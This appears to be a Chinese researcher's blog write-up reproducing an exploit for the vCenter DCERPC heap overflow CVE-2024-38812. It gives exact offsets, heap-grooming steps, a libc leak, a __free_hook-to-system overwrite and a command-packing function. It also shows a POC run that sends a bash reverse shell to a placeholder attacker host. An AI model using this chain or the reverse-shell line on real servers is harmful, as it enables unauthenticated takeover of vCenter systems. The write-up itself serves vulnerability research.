CVE-2024-38812 深度分析:从堆风水到远程代码执行
原创 黑屋安服仔 2026-04-29 16:24 上海
VMware vCenter Server DCERPC 堆溢出漏洞完整利用过程
整整三天,心态崩了无数次,又重拾信心再来。WEB安服仔对二进制的第一次尝试,冲!
一、漏洞背景
2024年,VMware vCenter Server 被曝出一个严重的堆溢出漏洞 CVE-2024-38812,CVSS 评分 9.8。该漏洞存在于 vCenter 的 DCERPC 协议栈中,攻击者无需任何认证即可通过网络触发,最终实现远程代码执行。
BlackHat Asia 2025 上,奇安信天工实验室的研究员公开了该漏洞的发现与利用过程。本文记录了我们基于该研究的独立复现与深入分析,完整还原了从漏洞触发到 RCE 的每一步,包括大量的失败、调试、纠错过程。
影响范围
VMware vCenter Server 7.x / 8.x
漏洞组件:
libdcerpc.so中的rpc_ss_ndr_contiguous_elt()函数攻击入口:vmdird 进程,端口 2012 (ncacn_ip_tcp)
无需认证:溢出发生在 NDR 反序列化阶段,早于 RPC 访问控制检查
实验环境
项目 | 配置 |
|---|---|
目标系统 | Photon OS, Linux 4.19.269 |
vCenter 版本 | 7.0.3.01500 (VCSA) |
glibc | 2.28 (存在 |
vmdird | 非 PIE (基地址 0x400000),Partial RELRO (GOT 可写) |
CPU | 8 核 (narenas_limit = 64) |
二、漏洞根因
NDR 协议与 Conformant Varying Array
DCERPC 使用 NDR (Network Data Representation) 编码传输数据。其中 Conformant Varying Array (CVA, 类型 0x17) 用于编码变长字符串(如 [string] wchar_t*),结构如下:
max_count (4 bytes) — 数组最大元素数offset (4 bytes) — 起始偏移 ← 这里是漏洞actual_count (4 bytes) — 实际元素数data[] (变长) — 实际数据
服务器根据 max_count 分配缓冲区:buffer = malloc(max_count * element_size),然后将数据写入 buffer + offset * element_size 处。
缺失的边界检查
rpc_ss_ndr_contiguous_elt() 函数中,offset(即 range_list->lower)直接来自网络数据包,没有任何校验:
dest = array_addr + range_list->lower * element_size; // offset 未检查!memcpy(dest, wire_data, actual_count * element_size); // 溢出!
当 offset > max_count 时,写入位置超出 buffer 边界,造成堆溢出。
溢出原语的精妙之处
这个溢出有一个关键特性:它不破坏中间数据。offset 让写入位置直接跳到目标偏移,中间的 chunk metadata 完全不受影响。这意味着:
不触发 glibc 的 chunk 完整性检查
不破坏
prev_size/size字段可以精确覆写目标结构体的特定字段
我们通过反汇编确认了这一点:
IMUL ECX, [mem] ; 32位乘法: offset * element_sizeADD RAX, RCX ; dest = array_addr + (uint32)(offset * elem_size)
三、目标分析
vmdird 的安全属性
通过 checksec 和二进制分析确认:
PIE: NO — 基地址固定在 0x400000RELRO: Partial — .got.plt 可写 (0x744000-0x744eb0)
这意味着 GOT 表中的函数指针(如 free@GOT = 0x744480)可以被覆写为任意值,且地址在每次运行时不变。
关键堆对象
通过 objdump 反汇编和 /proc/PID/mem 堆扫描,我们确认了三个关键对象的大小:
对象 | 用途 | malloc 大小 | chunk 大小 |
|---|---|---|---|
call_rep | RPC 响应对象 | 0xC160 | 0xC170 |
dyn fragbuf | 动态分组缓冲区 | 0xC160 | 0xC170 |
NDR wchar buffer | wchar 字符串缓冲区 | 0xC168 | 0xC170 |
三种对象在同一个 glibc size class (0xC170)。这是堆风水的基础——当它们从同一 arena 的 top chunk 分配时,必然相邻。
结构体逆向
通过反汇编 rpc__cn_call_start、rpc__cn_call_ccb_create、rpc__cn_transmit_buffers 等函数,我们逆向了 call_rep 的关键字段:
call_rep + 0x0D8: output fragbuf 指针call_rep + 0x108: 输出缓冲区地址call_rep + 0x110: 输出缓冲区最大长度call_rep + 0x118: 输出数据指针call_rep + 0x120: data_len — 控制是否发送响应及循环次数call_rep + 0xC0C8: frag_length — 控制 PDU 大小
data_len 的初始化代码在两处确认:
753e5: movl $0x18, 0x120(%r13) ; call_rep->data_len = 0x187c8b3: movl $0x18, 0x120(%rbx) ; 同上,不同代码路径
fragbuf 结构体通过堆扫描验证(37/40 匹配):
fragbuf + 0x14: max_data_size = 0xC128 (frag_length)fragbuf + 0x18: dealloc = rpc__cn_dynfragbuf_free (函数指针)fragbuf + 0x20: data_p → self + 0x30 (指向数据区)fragbuf + 0x28: data_size = 0x10 (已读字节数)
四、堆风水:一条充满坎坷的路
堆风水 (Heap Feng Shui) 是整个利用过程中最困难的部分。我们花了大量时间理解为什么"理论上应该相邻的对象实际上永远不相邻"。
第一个坑:Arena 隔离
glibc 的多线程堆管理使用 arena 机制。每个线程绑定一个 arena,不同 arena 的分配互不相邻。
我们最初的策略是:喷射 fragbuf(通过 partial BIND),然后发送 overflow 请求。但堆扫描发现 264 个 fragbuf 没有一个被溢出腐蚀——因为 fragbuf 和 NDR buffer 分别在不同线程处理,使用不同的 arena。
喷射: 264 个 DYN_FRAGBUF 全部 data_p = self+0x30 (正常值)溢出: 0 个被腐蚀结论: NDR buffer 和 fragbuf 不在同一个 arena
第二个坑:call_rep 是瞬态对象
call_rep 在请求处理期间分配,响应发送后立即释放。整个生命周期不到 1 毫秒。即使用 150 个并发连接从 localhost 发送请求,堆扫描也捕获不到活跃的 call_rep——因为它们在扫描运行之前就已经被释放并合并回 top chunk。
第三个坑:中间分配破坏相邻性
每个 RPC 请求不仅分配 call_rep (0xC170) 和 NDR buffer (0xC170),还分配:
output fragbuf (0x1050)——在 call_rep 构造函数中分配
memlink (0x20)——每个参数一个
data buffer——每个参数一个
这些中间对象插在 call_rep 和 NDR buffer 之间,把它们推开了数千字节。offset=0x6148 根本到不了下一个 call_rep。
突破:NULL 参数消除中间分配
关键发现:将 params 2-4 设为 NULL 指针(ref_ptr = 0),NDR 反序列化器不会为它们分配 memlink 和 data buffer。这样每个请求只有:
[call_rep 0xC170] [output_fragbuf 0x1050] [memlink 0x20] [NDR_buffer 0xC170]如果 output_fragbuf 从 bins 分配(而不是 top chunk),memlink 从 tcache 分配,那么 top chunk 上只剩:
[call_rep 0xC170] [NDR_buffer 0xC170] [call_rep 0xC170] [NDR_buffer 0xC170] ...NDR buffer 和下一个 call_rep 直接相邻!
堆 Grooming
为了确保 output_fragbuf (0x1050) 不从 top chunk 分配,我们先做 grooming:
打开 60 个连接(创建 60 个 0x1050 的 static fragbuf)
关闭一半(释放 30 个 0x1050 到 bins)
另一半保持存活(防止 freed chunk 合并)
之后新请求的 output_fragbuf 会从 bins 中的 0x1050 空闲 chunk 分配,不占用 top chunk 空间。
并发:让交错发生
即使 NULL params + grooming 能让 top chunk 上只有 0xC170 chunk,还需要不同线程的分配交错。这通过 threading.Barrier 同步实现:
barrier = threading.Barrier(len(conns), timeout=15)def worker(idx, sock, is_overflow):barrier.wait() # 所有线程同时开始sock.sendall(request)
120 个线程同时发送请求,共享约 16 个 arena。每个 arena 平均 7-8 个线程并发 malloc,在 arena 锁的序列化下交错分配:
Thread 1: call_rep_1Thread 5: call_rep_5Thread 1: NDR_buffer_1 (overflow!) ← 紧邻 call_rep_5Thread 5: NDR_buffer_5
五、Info Leak:从堆中泄露 libc 地址
溢出参数
max_count = 0x60B4 → malloc(0xC168) → chunk 0xC170offset = 0x6148 → 写入位置 = buffer + 0xC290actual_count = 2 → 写入 4 字节value = 0x2000 → 新的 data_len 值
偏移计算:
NDR buffer 到下一个 chunk 的用户数据: 0xC170 字节目标字段 (call_rep + 0x120): + 0x120 字节总偏移: 0xC170 + 0x120 = 0xC290 字节wchar 偏移: 0xC290 / 2 = 0x6148
data_len 的作用
我们最初认为 data_len 直接控制响应大小,但反汇编发现事实更微妙:
; call_end_action_rtn (0x7c167):mov 0x120(%rbx), %edx ; 读 data_lentest %edx, %edx ; 如果为 0 则不发送jne send_response ; 非零 → 发送; rpc__cn_transmit_buffers:mov 0xc0c8(%rdi), %eax ; frag_length 来自 +0xC0C8,不是 +0x120mov %ax, 0x8(%rsi) ; 写入 PDU header
data_len 控制的是发送循环的次数,而非单次 PDU 大小。将 data_len 从 0x18 改为 0x2000 使得循环多次执行,累计发送远超正常的数据量——其中包含堆上的残留数据。
泄露结果
第 6 轮(120 并发连接)出现 2 个 8196 字节的响应(正常为 28 字节):
ENLARGED! 8196 bytes+0x2f0: 0x00007f76fbad8000+0x3a0: 0x00007f7b43a70540 → libc + 0x81540+0x3a8: 0x00007f7b43a70ac0 → libc + 0x81ac0+0x3c8: 0x00007f7b43b9eee0 → libc + 0x1afee0+0x658: 0x00007f7b45f06640 → dcerpc + 0x77640
偏移 0x81540 的指针多次出现且稳定,用于计算 libc 基地址:
libc_base = leaked_ptr - 0x81540__free_hook = libc_base + 0x1b5908__libc_system = libc_base + 0x42860
六、任意地址写入:fragbuf.data_p 腐蚀
目标:__free_hook
选择 __free_hook 而非 free@GOT 的原因:
free@GOT只影响 vmdird 自身代码的free()调用libdcerpc 的 NDR cleanup 通过自己的 GOT 调用
free(),不受影响__free_hook是 glibc 全局钩子,影响所有free()调用NDR cleanup 释放 wchar buffer 时也会经过
__free_hook→ 可以触发system()
腐蚀 fragbuf.data_p
同样使用并发技术,但混合了 partial BIND(创建 fragbuf)和 overflow 请求:
offset = 0x60C8 → 写入位置 = buffer + 0xC190= next_chunk_user + 0x20 (fragbuf.data_p)actual_count = 4 → 写入 8 字节(一个指针)value = __free_hook - 0x18
为什么是 __free_hook - 0x18?因为两步写入机制(详见下节)。
命中率
每轮约 60% 概率命中 1-4 个 fragbuf。通过堆扫描验证:
Round 1: 4 HITSfragbuf 0x7f6e9003b3d0: data_p = 0x744468 ← TARGET!fragbuf 0x7f6e9403a130: data_p = 0x744468 ← TARGET!fragbuf 0x7f6ea803a9a0: data_p = 0x744468 ← TARGET!
七、两步写入:绕过 stale iov_base
这是整个利用过程中最精妙的一步。
问题
当 partial BIND 连接建立后,服务器线程在 recvmsg() 中阻塞等待数据。此时 iov 结构已经设置好:
iov.iov_base = fragbuf->data_p + fragbuf->data_size; // 旧值iov.iov_len = ...;recvmsg(fd, &msg, 0); // 阻塞,使用旧 iov
即使我们腐蚀了 data_p,当前阻塞的 recvmsg 仍使用旧的 iov_base。 数据会被写到正常的 fragbuf 数据区,不是我们的目标地址。
解决方案:利用循环的第二次迭代
服务器的数据接收是一个循环:
while (data_size < max_data_size) {iov.iov_base = data_p + data_size; // 每次迭代重新读取 data_p!iov.iov_len = max_data_size - data_size;n = recvmsg(fd, &msg, 0);data_size += n;}
关键:每次循环迭代会重新从 data_p 计算 iov_base。如果我们在第一次 recvmsg 返回后、第二次迭代前腐蚀了 data_p,第二次迭代就会使用腐蚀后的值。
两步发送协议
初始状态: data_p = 正常地址, data_size = 0x10[腐蚀] overflow 将 data_p 改为 __free_hook - 0x18Step 1: 发送 8 字节 junk→ 第一次 recvmsg 返回 8 字节(写到旧 iov_base,无影响)→ data_size = 0x10 + 8 = 0x18Step 2: 服务器第二次循环迭代→ iov_base = corrupted_data_p + 0x18→ = (__free_hook - 0x18) + 0x18→ = __free_hook ← 精确命中!Step 3: 发送 system 地址 (8 字节)→ recvmsg 将 8 字节写入 __free_hook→ __free_hook = __libc_system ← 写入成功!
验证:
free@GOT 之前尝试: 服务器调用 system("") — 空字符串__free_hook: __free_hook = 0x00007fdcfb1df860 = system ✓
八、RCE 触发:wchar ASCII 打包
最后一个问题
__free_hook 被设为 system 后,任何 free(ptr) 调用变成 system(ptr)。NDR cleanup 释放 wchar buffer 时:
free(wchar_buffer); // → __free_hook → system(wchar_buffer)但 wchar buffer 包含 UTF-16LE 编码的字符串。每个 ASCII 字符占 2 字节,第二字节为 0x00:
"touch" → 74 00 6F 00 75 00 63 00 68 00system() 将其视为 C 字符串,遇到第一个 0x00 就终止:system("t") — 只执行了一个字母。
解决方案:wchar ASCII 打包
UTF-16LE 的存储顺序是低字节在前。如果我们把命令的 ASCII 字符两两配对作为一个 wchar:
字符对 "sh" → wchar 值 0x6873 → 内存: 73 68 = "sh"字符对 " -" → wchar 值 0x2D20 → 内存: 20 2D = " -"字符对 "c " → wchar 值 0x2063 → 内存: 63 20 = "c "
整条命令的内存布局:
输入 wchar: 0x6873 0x2D20 0x2063 0x7427 0x756F 0x6863 ...内存字节: 73 68 20 2D 63 20 27 74 6F 75 63 68 ...ASCII: s h - c ' t o u c h ...= "sh -c 'touch /tmp/pwned_38812'"
纯 ASCII,没有嵌入 NUL!system() 完整执行整条命令。
def pack_ascii_as_wchar(cmd):if len(cmd) % 2: cmd += '\x00'out = b''for i in range(0, len(cmd), 2):lo = ord(cmd[i])hi = ord(cmd[i+1]) if i+1 < len(cmd) else 0out += struct.pack('<H', (hi << 8) | lo)return out
九、完整利用流程
[1] 环境准备│ 编译 noabort.so (patch abort → ret)│ LD_PRELOAD=/tmp/noabort.so 启动 vmdird│[2] Info Leak (并发 OOB Read)│ 120 并发连接 + NULL params + Barrier 同步│ 15 个 overflow (offset=0x6148) + 105 个 normal│ → 泄露 libc 指针 → 计算 __free_hook / system│ 命中率: ~1/6 轮│[3] Arbitrary Write (fragbuf.data_p)│ 60 partial BIND + 30 overflow (offset=0x60C8)│ → 腐蚀 fragbuf.data_p = __free_hook - 0x18│ 两步写入: junk(8) + system(8) → __free_hook = system│ 命中率: ~60% 每轮│[4] RCE Trigger│ 发送 packed ASCII wchar 命令│ NDR cleanup: free(buf) → system("sh -c 'cmd'")│[5] 结果└→ uid=9899 (vmdird) shell可通过 CVE-2024-38813 提权至 root

最终效果:
$ python3 CVE-2024-38812_POC.py 127.0.0.1 2012 "bash -i >& /dev/tcp/ATTACKER/PORT 0>&1"[STAGE A] Info Leak...R1 LEAKED → libc=0x7fdcfb19d000[STAGE B] __free_hook overwrite...R2 2HIT → two-step write...__free_hook = system [OK][STAGE C] RCE Trigger...sent (1/5)vmdird@localhost $ iduid=9899(vmdird) gid=3914(lwis)
十、踩过的坑和教训
1. 不要假设文档中的偏移一定正确
最初的分析文档说 data_len 在 call_rep+0x120 控制响应大小。实际上 +0x120 控制的是"是否发送"和"循环次数",而 frag_length(真正控制 PDU 大小)在 +0xC0C8——但这个偏移远超溢出可达范围。最终 +0x120 仍然有效,只是机制不同。
2. GDB 不是万能的
我们在 pwndbg/GDB 上花了大量时间:
dprintf 断点让多线程服务器变得极慢(请求超时)
GDB 8.2 的 64 位地址字面量被截断为 32 位
heap/arenas命令因缺少 libc debug symbols 而失败
最终改用 /proc/PID/mem + Python 脚本扫描堆,效率提升了 100 倍。工具不好使就换工具,不要死磕。
3. 理解服务器线程模型是关键
vmdird 使用线程池处理 RPC 请求。每个连接绑定一个线程,线程绑定一个 arena。arena 数量有限(16 个),线程数量可能远超 arena 数——这是并发堆交错能工作的基础。
4. 中间分配是堆风水的大敌
每个 RPC 参数都会分配 memlink (0x20) + data buffer。4 个参数意味着 8 个中间分配,完全破坏了 0xC170 chunk 的相邻性。NULL 参数消除中间分配是最关键的突破。
5. 盲写需要理解接收循环
fragbuf 的 recvmsg 已经在阻塞中。直接发数据只能写到旧地址。必须理解服务器的接收循环机制,利用第二次迭代重新读取 data_p 的特性,通过两步发送精确控制写入位置。
6. UTF-16 不是障碍
wchar ASCII 打包技巧利用了 UTF-16LE 的字节序特性。只要把 ASCII 字符两两配对,内存中就是纯 ASCII。这个技巧适用于所有需要通过 wchar buffer 传递 ASCII 数据的场景。
最后附上一张可爱的RCE图片!